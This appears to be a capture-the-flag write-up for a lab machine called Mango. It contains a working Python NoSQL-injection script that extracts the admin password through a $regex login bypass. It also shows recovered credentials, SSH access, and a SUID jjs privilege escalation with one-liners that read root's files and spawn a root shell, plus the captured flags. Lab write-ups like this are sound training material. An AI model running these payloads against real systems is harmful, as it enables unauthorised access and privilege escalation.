
Lets write a python script to automate this usage as a way to determine the admin password
Here is the python script for doing this

```
import requests
import string

password = ""
url = "http://staging-order.mango.htb/index.php"

restart = True

while restart:
    restart = False

    for i in string.printable:
        if i not in ['*','+','.','?','|', '&', '$', '\\']:
            payload = password + i
            post_data = {'username': 'admin', 'password[$regex]': "^"+payload + ".*", 'login':'login'}
            r = requests.post(url, data=post_data, allow_redirects=False)

            if r.status_code == 302:
                print(payload)
                restart = True
                password = payload

                break
```

USER: admin
PASS: t9KcS3>!0B#2

USER: mango
PASS: h3mXK8RhU~f{]f5H

After signing in I received the following page.




Under Plantation

Sorry for the inconvenience. We just started farming!
To contact us in the meantime please email: admin@mango.htb
We rarely look at our inboxes.

I tried to ssh in as Mango and gained access!

```
ssh mango@mango.htb
h3mXK8RhU~f{]f5H
```


I was not able to login as admin and I am not able to read the user file yet.
I checked the sshd_config and found the admin user is not allowed to ssh in.



```
#       ForceCommand cvs server
PasswordAuthentication yes
AllowUsers mango root
```

Let's try to su admin

```
su admin
t9KcS3>!0B#2

cat /home/admin/user.txt
```



```
mango@mango:/$ su admin
Password:
$ whoami
admin
$ pwd
/
$ cat /home/admin/user.txt
79bf31c6c6eb38a8567832f7f8b47e92
```

That did it
USER FLAG: 79bf31c6c6eb38a8567832f7f8b47e92

PrivEsc

The admin user does not have the ability to sudo any commands

Bash history file was sent to the /dev/null black hole

SUID permissions returned some results. Checking the results against the GitHub GTFOBins jjs may be our ticket.
RESOURCE: https://gtfobins.github.io/gtfobins/jjs/


```
find / -perm -u=s -print 2> /dev/null
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

For practice lets read the root.txt file


```
echo 'var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("/root/root.txt"));
while ((line = br.readLine()) != null) { print(line); }' | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

Now lets gain a shell as root to prove we can do it

```
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/bash -pc \$@|sh\${IFS}-p _ echo sh -p <$(tty) >$(tty) 2>$(tty)').waitFor()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```



```
admin@mango:/dev/shm$ echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/bash -pc \$@|sh\${IFS}-p _ echo sh -p <$(tty) >$(tty) 2>$(tty)').waitFor()" | /usr/lib/jvm/java-11-openjdk-
amd64/bin/jjs
<For()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> Java.type('java.lang.Runtime').getRuntime().exec('/bin/bash -pc $@|sh${IFS}-p _ echo sh -p </dev/pts/2 >/dev/pts/2 2>/dev/pts/2').waitFor()
# whoami
root
```



```
# cat /root/root.txt
8a8ef79a7a2fbb01ea81688424e9ab15
#
```

ROOT FLAG: 8a8ef79a7a2fbb01ea81688424e9ab15